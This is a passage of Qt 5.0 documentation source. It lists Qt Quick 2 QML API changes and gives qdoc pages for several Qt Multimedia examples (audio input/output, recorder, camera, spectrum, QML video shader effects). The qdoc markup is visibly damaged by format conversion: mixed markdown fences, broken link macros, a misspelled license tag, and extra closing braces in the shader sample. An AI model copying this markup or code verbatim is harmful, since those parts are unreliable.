\li Changes common to both TextEdit and TextInput:

\list

\li New \c canUndo and \c canRedo properties specify whether undo and redo operations are available.

\li New \c getText() method returns the text located between specified start and end indexes.

Additionally TextEdit has a \l{TextEdit::}{getFormattedText()} method that returns the formatted text.

\endlist

\li \l Text only:

\list

\li \c Text.RightElide is now supported where text spans multiple lines.

\li New \l{Text::}{linkColor} property controls the color of linked text.

\li New \l{Text::}{lineLaidOut} signal is emitted for every line during the layout process to give the option of positioning and/or resizing lines as they are laid out.

\li New \l{Text::}{doLayout()} method will trigger the text layout from Javascript.

\li New \l{Text::}{fontSizeMode} property allows text to be fitted to the item size.

\li New \l{Text::}{minimumPixelSize} and \l{Text::}{minimumPointSize} properties can be used to specify a lower bound when auto-fitting.

\endlist

\li TextEdit only:

\list

\li New \l{TextEdit::}{baseUrl} property specified the base URL used to resolve relative URLs within the text.

\endlist

\li TextInput only:

\list

\li New \l{TextInput::}{wrapMode} property sets the text wrapping mode.

\li New \l{TextInput::}{horizontalAlignment} and \l{TextInput::}{verticalAlignment} properties.

\li New \l{TextInput::}{length} property provides the total number of text characters.

\li New \l{TextInput::}{persistentSelection} property enables the text selection to persist when the window loses focus.

\li \l{TextInput::}{positionAt()} method now takes a y parameter.

\endlist

\endlist

\section2 User Input

\list

\li New MultiPointTouchArea type processes multi-point touches and provides information on touch points including position, pressure and velocity. Touch point data is provided by the new \l TouchPoint type.



\li New DropArea type provides more advanced drag and drop functionality.

\li MouseArea:

\list

\li Wheel events are now supported; events are provided through the new WheelEvent type.

\li New \l{MouseArea::}{propagateComposedEvents} property sets whether composed events are propagated to other mouse areas. If this property is true and the handlers of the \l{MouseArea::}{clicked}, \l{MouseArea::}{doubleClicked} or \l{MouseArea::}{pressAndHold} signals reject a mouse event, the event will be propagated to overlapping MouseArea items in the same area that are lower in the stacking order.

\li New \l{MouseArea::}{cursorShape} property controls the cursor shape.

\endlist

\endlist

## \section2 Specialized Containers

\list

\li Flickable:

\list

\li New \l{Flickable::}{rebound} property specifies the transition to be applied when a flickable snaps back to its bounds.

\li New \l{Flickable::}{topMargin}, \l{Flickable::}{bottomMargin}, \l{Flickable::}{leftMargin}, \l{Flickable::}{rightMargin} allow extra margin space to be specified for a flickable. This can be used, for example, to implement pull-to-refresh functionality for a list.

\li New \l{Flickable::}{originX} and \l{Flickable::}{originY} properties provide the top left position of the content item.

- New `Flickable.dragging`, `Flickable.draggingHorizontally` and

- `Flickable.draggingVertically` properties provide information on whether a flickable is currently being dragged.

- New `Flickable.flick()` method flicks the view with a specific velocity.

- New `Flickable.cancelFlick()` method stops any current flicking movement.

- 

- 

## Section 2 Positioners (Row, Column, Grid, Flow types):

- 

- Changes common to Row, Column, Grid and Flow:

- 

- The `add` and `move` transitions can access a new `ViewTransition` attached property (see the `ViewTransition` documentation for examples) and can now animate arbitrary item properties (instead of being restricted to animating an item's position).

- New `effectiveLayoutDirection` property provides the read-only actual layout direction of a positioner.

- New `Positioner` type provides `index`, `isFirstItem` and `isLastItem` attached properties for items within positioners.

- All `spacing` properties on positioners now use real numbers instead of integers.

- 

- Grid only:

- 

- New `Grid.rowSpacing` and `Grid.columnSpacing` properties.

\endlist

\endlist

## \section2 Models and Views

\list

\li Any delegate of a view that uses a QAbstractItemModel-derived model type can use the syntax

\c {model.<role> = <newDataValue>} to modify the data for a particular role. (Previously, the \c {model.<role>} syntax was only available for reading, not writing to, a role value.)

\li ListModel:

\list

\li By default, roles can no longer change type during a model's lifetime. The new

\l{ListModel::}{dynamicRoles} property can be set to restore the original (less performant) behavior.

\endlist

\li VisualDataModel:

\list

\li Now has features to filter the items to be displayed in a view. This is supported by the new

\l {VisualDataModel::}{groups}, \l {VisualDataModel::}{filterOnGroup}, \l {VisualDataModel::}{items} and \l {VisualDataModel::}{persistedItems} properties.

\endlist

\li Changes common to both ListView and GridView:

\list

\li New transition support for animating the adding, removing and moving of items in a ListView or GridView. See the ViewTransition documentation for details.

- \li New \c verticalLayoutDirection property enables items to be laid out from bottom-to-top using the new \c BottomToTop enumeration value.

- \li New \c headerItem and \c footerItem properties provide access to the instantiated header and footer items.

- \li The \c cacheBuffer property now has a non-zero default.

- \li Delegates in the cache buffer are now created asynchronously.

- \li Setting a \c RightToLeft layout now also reverses the \c preferredHighlightBegin and \c preferredHighlightEnd.

- \li If the model is changed after the component is completed, currentIndex is reset to 0.

- \endlist

- \li ListView only:

- \list

- \li New \l{ListView::}{section.labelPositioning} property can fix the current section label to the start of the view, and the next section label to the end of the view, to prevent labels from scrolling while section items are still in view.

- \li \c highlightMoveSpeed and \c highlightResizeSpeed have been renamed to \l{ListView::}{highlightMoveVelocity} and \l{ListView::}{highlightResizeVelocity}.

- \endlist

- \li GridView only:

- \list

- \li \l{GridView::}{cellWidth} and \l{GridView::}{cellHeight} now use real numbers instead of integers.

- \endlist

- \li PathView:

- \list

- \li New \l{PathView::}{currentItem} property holds the current item in the view.

- \li New \l{PathView::}{maximumFlickVelocity} property controls the maximum flick velocity of the view.

- \li New \l{PathView::}{snapMode} property controls the snap model when flicking between items

- \li If the model is changed after the component is completed, the offset and currentIndex are reset to 0.

- \li New \l{PathView::}{positionViewAtIndex()} function allows the view to be moved to display the specified index.

- \li New \l{PathView::}{indexAt()} and \l{PathView::}{itemAt()} functions return the index or item at a specified point in the view.

- \endlist

- \endlist

## \section2 Utility types

- \list

- \li New \l Accessible attached property for implementing accessibility features in QML applications.

- \li \l Loader:

- \list

- \li New \l{Loader::}{asynchronous} property allows components to be instantiated with lower chance of blocking. If source is used with \e {asynchronous: true} the component will be compiled in

- \li a background thread.

- \li New \l{Loader::}{active} property can delay instantiation of a \l Loader object's \l{Loader::}{item}.

- \li New \l{Loader::}{setSource()} method loads an object with specific initial property values,

similar to `\l Component::createObject()`.

`\endlist`

`\li \l Binding:`

`\list`

`\li` This type can now be used as a value source, and will also restore any previously set

binding when its `\l{Binding::}{when}` clause becomes false.

`\endlist`

`\endlist`

## `\section2` Property types

Support for various math and geometry-related value types, including `QVector2D`, `QVector3D`, `QVector4D`,

`QMatrix4x4` and `QQuaternion`, as well as `QColor` and `QFont`, are now provided by `\l {Qt Quick}`.

Properties of

these types can be declared in QML documents via the property syntax where the type name is `\c vector2d`,

`\c vector3d`, `\c vector4d`, `\c matrix4x4`, `\c quaternion`, `\c color` and `\c font` respectively.

`\l {Qt Quick}` also provides implementation for the various value type factory or utility functions of the

`\c Qt` object which return or operate on values of the above types. The functions are:

`\table`

`\header`

`\li` Value type

`\li` Functions

`\row`

- \li color

- \li Qt.rgba(), Qt.hsla(), Qt.tint(), Qt.lighter(), Qt.darker(), Qt.colorEqual()

- \row

- \li font

- \li Qt.font(), Qt.fontFamilies()

- \row

- \li vector2d

- \li Qt.vector2d()

- \row

- \li vector3d

- \li Qt.vector3d()

- \row

- \li vector4d

- \li Qt.vector4d()

- \row

- \li matrix4x4

- \li Qt.matrix4x4()

- \row

- \li quaternion

`\li Qt.quaternion()`

`\endtable`

The `\c Qt.rgb()`, `\c Qt.hsl()`, `\c Qt.tint()`, `\c Qt.lighter()`, `\c Qt.darker()` and `\c Qt.fontFamilies()` functions already existed in `\l {Qt Quick 1}{QtDeclarative}` prior to `\l {Qt Quick}{Qt Quick 2}`; the other functions are all new in `\l {Qt Quick}{Qt Quick 2}`.

## `\section1 Qt 5.0 - Additional QML Modules`

### `\section2 QtQuick.Particles`

This new module provides particle system support for creating a variety of 2D particle systems. See the `\l QtQuick.Particles` documentation for comprehensive details.

This obsoletes the experimental `\c Qt.labs.particles` module.

### `\section2 QtQuick.Window`

This new module contains the `\l Window` type for creating a basic window and the `\l Screen` type for accessing a screen's resolution and other details. See the `\l QtQuick.Window` documentation for comprehensive details.

### `\section2 QtQuick.XmlListModel`

This new module contains `XmlListModel` and associated types, which were previously in the `\c QtQuick`



module. See the \l QtQuick.XmlListModel documentation for details.

## \section2 QtQuick.LocalStorage

This new module provides access to the SQL Local Storage API that was previously accessible from the \l {QML Global Object}. See the \l QtQuick.LocalStorage documentation for details.

\*/

audiodevices.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example audiodevices

\title Audio Devices Example

\ingroup multimedia\_examples

\brief Testing the available audio devices and their configuration.

\e{Audio Devices} demonstrates how to create a simple application to list  
and test the configuration for the various audio devices available on the  
target device or desktop PC.

\image audiodevices.png

\include examples-run.qdocinc

\*/

audioengine.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example audioengine

\title AudioEngine Example

\ingroup multimedia\_examples

\brief Enabling 3D sound control using the Qt Audio Engine API.

\e{Audio Engine} demonstrates 3D sound control using the

\l{Qt Audio Engine QML Types}{Qt Audio Engine} API.

\include examples-run.qdocinc

\*/

audioinput.qdoc

/\*\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example audioinput

\title Audio Input Example

\ingroup multimedia\_examples

\brief Recording audio using the QAudioInput class

\e{Audio Input} demonstrates the basic use cases of QAudioInput.

\image audioinput-example.png

Qt provides the QAudioInput class to enable audio functionality within a standard application user interface.

This example calculates the maximum linear value of the input audio from the microphone and displays the output.

```
\include examples-run.qdocinc
*/
audiooutput.qdoc
/*****
**
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
** Contact: http://www.qt-project.org/legal
**
** This file is part of the documentation of the Qt Toolkit.
**
** $QT_BEGIN_LICENSE:FDL$
** Commercial License Usage
** Licensees holding valid commercial Qt licenses may use this file in
** accordance with the commercial license agreement provided with the
** Software or, alternatively, in accordance with the terms contained in
** a written agreement between you and Digia. For licensing terms and
** conditions see http://qt.digia.com/licensing. For further information
** use the contact form at http://qt.digia.com/contact-us.
```

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example audiooutput

\title Audio Output Example

\ingroup multimedia\_examples

\brief Enabling audio playback using the QAudioOutput class.

\e{Audio Output} demonstrates the basic use cases of QAudioOutput.

\image audiooutput-example.png

This example provides a tone generator to supply continuous audio playback.

The first button allows pause and resume of the playback, and the second

button allows toggling between push and pull modes of operation.

```
\include examples-run.qdocinc

*/

audiorecorder.qdoc

/*****

**

** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

** Contact: http://www.qt-project.org/legal

**

** This file is part of the documentation of the Qt Toolkit.

**

** $QT_BEGIN_LICENSE:FDL$

** Commercial License Usage

** Licensees holding valid commercial Qt licenses may use this file in

** accordance with the commercial license agreement provided with the

** Software or, alternatively, in accordance with the terms contained in

** a written agreement between you and Digia. For licensing terms and

** conditions see http://qt.digia.com/licensing. For further information

** use the contact form at http://qt.digia.com/contact-us.

**

** GNU Free Documentation License Usage

** Alternatively, this file may be used under the terms of the GNU Free

** Documentation License version 1.3 as published by the Free Software

** Foundation and appearing in the file included in the packaging of

** this file. Please review the following information to ensure
```



\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example audiorecorder

\title Audio Recorder Example

\ingroup multimedia\_examples

\brief Discovering the available devices and supported codecs.

\e{Audio Recorder} demonstrates how to identify the available devices and supported codecs, and the use of QAudioRecorder class.

\image audiorecorder.png

\include examples-run.qdocinc

\section1 Displaying the Window and Audio Settings

We display a window for the user to select the appropriate audio input, codec, container, and sample rate. Allow a setting of either quality or bitrate. Finally, the output file can be selected and recording can be started.

The lists are setup using the `QAudioRecorder::audioInputs()`, `QAudioRecorder::supportedAudioCodecs()`, `QAudioRecorder::supportedContainers()`, `QAudioRecorder::supportedContainers()`, and `QAudioRecorder::supportedAudioSampleRates()` methods. The quality slider is setup from 0 (zero) to `QMultimedia::VeryHighQuality` with a default value of `QMultimedia::NormalQuality`, while the bitrates are hardcoded into the list.

## Recording Audio

To record audio we simply create a `QAudioRecorder` object.

```
\code
audioRecorder = new QAudioRecorder(this);
\endcode
```

And setup the lists as described above. The text on the record and pause buttons are toggled depending on the `QMediaRecorder::State` of the `audioRecorder` object. This means that if the state is `QMediaRecorder::StoppedState` then the button text will be "Record" and "Pause". In `QMediaRecorder::RecordingState` the record button will have the text "Stop", and in `QMediaRecorder::PausedState` the pause button

will have the text "Resume".

Pressing the buttons will also result in a toggle based on the state. If recording is stopped, then pressing the record button will setup the `QAudioEncoderSettings` based on the values of the selection lists, will set the encoding settings and container on the `audioRecorder` object, and start recording using the `QMediaRecorder::record()` method.

`\code`

```
QAudioEncoderSettings settings;

settings.setCodec(boxValue(ui->audioCodecBox).toString());

settings.setSampleRate(boxValue(ui->sampleRateBox).toInt());

settings.setBitRate(boxValue(ui->bitrateBox).toInt());

settings.setQuality(QMultimedia::EncodingQuality(ui->qualitySlider->value()));

settings.setEncodingMode(ui->constantQualityRadioButton->isChecked() ?
    QMultimedia::ConstantQualityEncoding :
    QMultimedia::ConstantBitRateEncoding);

QString container = boxValue(ui->containerBox).toString();

audioRecorder->setEncodingSettings(settings, QVideoEncoderSettings(), container);

audioRecorder->record();
```

`\endcode`

While recording, the status bar of the application is updated with duration information from the `\l{QMediaRecorder::durationChanged()}{durationChanged}` signal from the `\c audioRecorder` object.

`\code`

```
ui->statusbar->showMessage(tr("Recorded %1 sec").arg(duration / 1000));
```

`\endcode`

`*/`

declarative-camera.qdoc

`/*****`

`**`

`** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).`

`** Contact: http://www.qt-project.org/legal`

`**`

`** This file is part of the documentation of the Qt Toolkit.`

`**`

`** $QT_BEGIN_LICENSE:FDL$`

`** Commercial License Usage`

`** Licensees holding valid commercial Qt licenses may use this file in`

`** accordance with the commercial license agreement provided with the`

`** Software or, alternatively, in accordance with the terms contained in`

`** a written agreement between you and Digia. For licensing terms and`

`** conditions see http://qt.digia.com/licensing. For further information`

`** use the contact form at http://qt.digia.com/contact-us.`

`**`

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example declarative-camera

\title QML Camera Example

\ingroup multimedia\_examples

\brief The Camera Example shows how to use the API to capture a still image  
or video.

\image qml-camera.png

This example demonstrates how to use the

\{Qt Multimedia QML Types\}{Qt Multimedia QML API} to access camera functions.

It shows how to change settings and to capture images.

\include examples-run.qdocinc

## \section1 Application Structure

Most of the QML code supports the user interface for this application with the camera types being mostly found in \e {declarative-camera.qml} and \e {CaptureControls.qml}.

CaptureControls, which is implemented in \e {CaptureControls.qml}, generates a column on the right hand side of the screen which includes control buttons for focus (not initially visible), capture, flash modes, white balance, exposure compensation, and if a preview is available, a preview button. The last button exits from the application.

\*/

declarative-radio.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$Q\_T\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example declarative-radio

\title Declarative Radio Example

\brief Demonstrates the radio functionality

\ingroup multimedia\_examples

This examples uses the \l{Qt Multimedia} \l{Radio QML} type to list the  
available channels on the FM frequency.

```
\include examples-run.qdocinc

*/

spectrum.qdoc

/*****

**

** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

** Contact: http://www.qt-project.org/legal

**

** This file is part of the documentation of the Qt Toolkit.

**

** $QT_BEGIN_LICENSE:FDL$

** Commercial License Usage

** Licensees holding valid commercial Qt licenses may use this file in

** accordance with the commercial license agreement provided with the

** Software or, alternatively, in accordance with the terms contained in

** a written agreement between you and Digia. For licensing terms and

** conditions see http://qt.digia.com/licensing. For further information

** use the contact form at http://qt.digia.com/contact-us.

**

** GNU Free Documentation License Usage

** Alternatively, this file may be used under the terms of the GNU Free

** Documentation License version 1.3 as published by the Free Software

** Foundation and appearing in the file included in the packaging of

** this file. Please review the following information to ensure
```



\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example spectrum

\title Spectrum Example

\ingroup multimedia\_examples

\brief Analyzing a raw audio stream using the FFTReal library.

\e Spectrum demonstrates how the \{Qt Multimedia} module can be used to analyze an audio stream while recording it, and also play the recorded stream.

\image spectrum-demo.png

Because Qt Multimedia allows the application to access the raw audio stream, the data can either be inspected or modified by the application.

The Spectrum Analyzer example displays three pieces of information while audio is being either captured or played back:

\list

\li Information about the raw audio stream, shown in the uppermost widget:

\list

\li The amount of data currently in the buffer, shown in blue

\li The segment of data which was most recently analysed to compute  
the frequency spectrum, shown in green

\li The raw audio waveform, shown in white and scrolling from right to  
left

\endlist

\li A representation of the frequency spectrum, shown at the lower left

\li The current RMS level of the audio stream, and the recent 'high  
watermark' level, shown at the lower right

\endlist

Spectrum analysis is performed by calculating the Fast Fourier Transform  
(FFT) of a segment of audio data. An open-source library,  
\l{<http://ldesoras.free.fr/prod.html>}{FFTReal}, against which the  
application is dynamically linked, is used to compute the transform.

\include examples-run.qdocinc

\*/

qmlvideo.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example video/qmlvideo

\title QML Video Example

\ingroup multimedia\_examples

\brief Transforming video and camera viewfinder content.

\e{QML Video} demonstrates the various transformations (move; resize; rotate; change aspect ratio) that can be applied to QML \I VideoOutput and \I Camera types.

It also shows how native code can be combined with QML to implement more advanced functionality - in this case, C++ code is used to calculate the QML frame rate. This value is rendered in QML in a semi-transparent item overlaid on the video content.

The following image shows the application executing the video-overlay scene, which creates a dummy overlay item (just a semi-transparent \I{Rectangle}), which moves across the \I{VideoOutput} item.

\image qmlvideo-overlay.jpg

\include examples-run.qdocinc

\section1 Application Structure

The \I{video/qmlvideo/qml/qmlvideo/main.qml} file creates a UI which includes the following items:

\list

- \li Two \code{video/qmlvideo/qml/qmlvideo/Button.qml}{Button} instances, each of which displays a filename, and can be used to launch a \code{video/qmlvideo/qml/qmlvideo/FileBrowser.qml}{FileBrowser}
- \li An exit \code{video/qmlvideo/qml/qmlvideo/Button.qml}{Button}
- \li A \code{video/qmlvideo/qml/qmlvideo/SceneSelectionPanel.qml}{SceneSelectionPanel}, which is a flickable list displaying the available scenes
- \li At the lower left, an item which displays the QML repainting rate - the upper number is the instantaneous frame rate and the lower number is the average over the past second.

\endlist

\image qmlvideo-menu.jpg

Each scene in the flickable list is implemented in its own QML file - for example the video-basic scene (which just displays a static \code{VideoOutput} in the center of the screen) is implemented in the

\code{video/qmlvideo/qml/qmlvideo/VideoBasic.qml}{VideoBasic.qml} file. As you

can see from the code, this makes use of a type of inheritance: a

\code{video/qmlvideo/qml/qmlvideo/VideoBasic.qml}{VideoBasic} item ...

\code{fromfile video/qmlvideo/qml/qmlvideo/VideoBasic.qml}

\code{skipto import}

\code{printuntil /\^\\}/

... is-a

\{\video/qmlvideo/qml/qmlvideo/SceneBasic.qml\}{SceneBasic} ...

\quotefromfile video/qmlvideo/qml/qmlvideo/SceneBasic.qml

\skipto import

\printuntil contentType

\dots

\skipto Content

\printuntil content

\dots

\skipto }

\printuntil /\^\/

... which is-a

\{\video/qmlvideo/qml/qmlvideo/Scene.qml\}{Scene}:

\quotefromfile video/qmlvideo/qml/qmlvideo/Scene.qml

\skipto import

\printuntil root

\dots

\skipto property QObject content

\printuntil content

\dots

\skipto Button

\printuntil /\^\/

`\{video/qmlvideo/qml/qmlvideo/SceneBasic.qml\}``{SceneBasic}` describes the structure and behaviour of the scene, but is agnostic of the type of content which will be displayed - this is abstracted by `\{video/qmlvideo/qml/qmlvideo/Content.qml\}``{Content}`.

This pattern allows us to define a particular use case (in this case, simply display a static piece of content), and then instantiate that use case for both video content

(`\{video/qmlvideo/qml/qmlvideo/VideoBasic.qml\}``{VideoBasic}`) and camera content (`\{video/qmlvideo/qml/qmlvideo/CameraBasic.qml\}``{CameraBasic}`). This approach is used to implement many of the other scenes - for example, "repeatedly slide the content from left to right and back again" is implemented by `\{video/qmlvideo/qml/qmlvideo/SceneMove.qml\}``{SceneMove}`, on which `\{video/qmlvideo/qml/qmlvideo/VideoMove.qml\}``{VideoMove}` and `\{video/qmlvideo/qml/qmlvideo/CameraMove.qml\}``{CameraMove}` are based.

Depending on the value of the `contentType` property in the top-level scene instance, the embedded

`\{video/qmlvideo/qml/qmlvideo/Content.qml\}``{Content}` item creates either a `\{MediaPlayer\}` or a `\{Camera\}` item.

## `\section1 Calculating and Displaying QML Painting Rate`

`\input multimedia/doc/src/examples/video-qml-paint-rate.qdocinc`

All that remains is to connect the `afterRendering()` signal of the `QQuickView` object to a JavaScript function, which will eventually call `frequencyItem.notify()`:

```
\quote from file video/qmlvideo/main.cpp
```

```
\skipto QGuiApplication
```

```
\printuntil ;
```

```
\dots
```

```
\skipto QQuickItem
```

```
\printuntil ;
```

```
\dots
```

```
\skipto QObject::connect
```

```
\printuntil SLOT(qmlFramePainted()));
```

```
*/
```

```
qmlvideofx.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```



\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example video/qmlvideofx

\title QML Video Shader Effects Example

\ingroup multimedia\_examples

\brief Applying shader effects on video and camera viewfinder content.

\include examples-run.qdocinc

## \section1 Overview

\e{QML Video Shader Effects} demonstrates how a \I ShaderEffect can be used to apply postprocessing effects, expressed in GLSL, to QML \I VideoOutput type.

It also shows how native code can be combined with QML to implement more advanced functionality - in this case, C++ code is used to calculate the QML frame rate. This value is rendered in QML in a semi-transparent item overlaid on the video content.

The following screenshots show shader effects being applied. In each case, the effect is implemented using a fragment shader.

Here we see an edge detection algorithm being applied to a video clip

(\I{<http://durian.blender.org/>}{Sintel from blender.org}).

\image qmlvideofx-video-edgedetection.jpg

This image shows a page curl effect, applied to the same video clip.

\image qmlvideofx-video-pagecurl.jpg

Here we see a 'glow' effect (edge detection plus colour quantization) being applied to the camera viewfinder.

\image qmlvideofx-camera-glow.jpg

This image shows a 'wobble' effect applied to the viewfinder.

`\image qmlvideofx-camera-wobble.jpg`

The application includes many more effects than the ones shown here - look for `Effect*.qml` files in the list of files below to see the full range.

## `\section1` Application structure

Shader effects can be applied to video or viewfinder content using `{ShaderEffect}`, as shown in the following example, which applies a wiggly effect to the content:

`\code`

```
import QtQuick 2.0
```

```
import QtMultimedia 5.0
```

```
Rectangle {
```

```
    width: 300
```

```
    height: 300
```

```
    color: "black"
```

```
    MediaPlayer {
```

```
        id: mediaPlayer
```

```
        source: "test.mp4"
```

```
    playing: true
}
```

```
VideoOutput {
    id: video
    anchors.fill: parent
    source: mediaPlayer
}
```

```
ShaderEffect {
    property variant source: ShaderEffectSource { sourceItem: video; hideSource: true }
    property real wiggleAmount: 0.005
    anchors.fill: video

    fragmentShader: "
        varying highp vec2 qt_TexCoord0;

        uniform sampler2D source;

        uniform highp float wiggleAmount;

        void main(void)
        {
            highp vec2 wiggledTexCoord = qt_TexCoord0;

            wiggledTexCoord.s += sin(4.0 * 3.141592653589 * wiggledTexCoord.t) * wiggleAmount;

            gl_FragColor = texture2D(source, wiggledTexCoord.st);
        }
    "
}
```

```
}  
}  
\endcode
```

In this application, the usage of the `\{ShaderEffect}` and `\{VideoOutput}` types is a bit more complicated, for the following reasons:

```
\list
```

- \li Each effect can be applied to either a `\{VideoOutput}` or an `\{Image}` item, so the type of the source item must be abstracted away from the effect implementation
- \li For some effects (such as the edge detection and glow examples shown in the screenshots above), the transformation is applied only to pixels to the left of a dividing line - this allows the effect to be easily compared with the untransformed image on the right
